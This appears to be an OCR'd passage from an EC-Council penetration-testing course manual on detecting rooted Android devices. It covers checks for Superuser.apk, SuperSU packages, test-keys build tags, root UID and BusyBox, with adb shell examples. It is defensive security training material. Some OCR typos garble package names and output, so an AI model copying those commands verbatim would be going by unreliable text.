




Figure K.27: Screenshot of Android Studio AVD Manager

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Identify whether Android is Rooted or not

Rooting allows you to gain administrative privileges on Android operating system. Generally, Android devices are rooted in order to install third party apps onto the device. Through rooting process, we violate the restrictions of the Android which allows to modify or install the software code that manufacturer does not allow. Therefore, it is important to know whether

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

the target Android devices are rooted or not because such devices may be used as a medium of attack with extreme effect.

You need to perform rooting to test the security precautions that are implemented by the application developer and find flaws and vulnerabilities that the app designers or architects may have failed to realize existed. Moreover, you need to check malicious apps that may attempt rooting on devices.

Different ways to identify whether Android Is rooted or not:

- When device is rooted, new files and packages are added on the device
- Look for following files and packages on the target device
  - Superuser.apk
  - eu.chainfire.supersu
- Check if Busybox is installed on the target device
- Execute "su" and "id" commands to check the root UID
- Check for BUILD tag for test-keys

The following are various techniques used to check whether an Android device is rooted or not:

- **Look for Superuser.apk file**

  This application allows other applications to run as root on the device. It acts as a button to establish total control over the device.

```
root@android: /system/app #ls -l /system/app/ | grep 'Super'
-rw-r--r- root     root     146467 2020-04-10 11:45
SuperStamina.apk
-rw-r--r- root     root     2271532 2020-05-24 10:56
Superuser.apkz
```

- **Check for BUILD tag**

  Build tags represent the build information of the operating system. Build tags are checked to know if the device is custom ROM. Usually, Google uses the tag "release keys" for stock ROM, however if your device is rooted, rather than "release keys," there would be "test-key" tag in its place.

```
shell@android:/ $ cat system/build.prop |
Ro.build.tags=release-keys
shell@android:/ $
```

- **Look for eu.chainfire.supersu file**

  There are various apps that use applications with specific package names. Perform various checks to know whether a device is running chainfire. The presence of such package would mean that your device is rooted.

```
tamer@ubuntu ~ $ adb shell
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
shell@android: /$ pm list packages | grep 'chain'
package: com.android.keychain
package: eu.cahinfire.supersu
shell@android:/ $
```

- **Check for root UID**

  You may also check if your device is rooted by executing "su" and "id" commands and verifying whether your UID is rooted or not.


```
shell@android: / $ su
root@android: / # id
Uid=0(root) gid=0(root)
root@android:/ #
```

- **Check for busy box**

  Busy box is an application that allows the user to execute Linux commands on Android device. Hence, the presence of this application means that your device is rooted.

```
root@android: /system/app # busybox pwd
/system/app
root@android: /system/app #
```

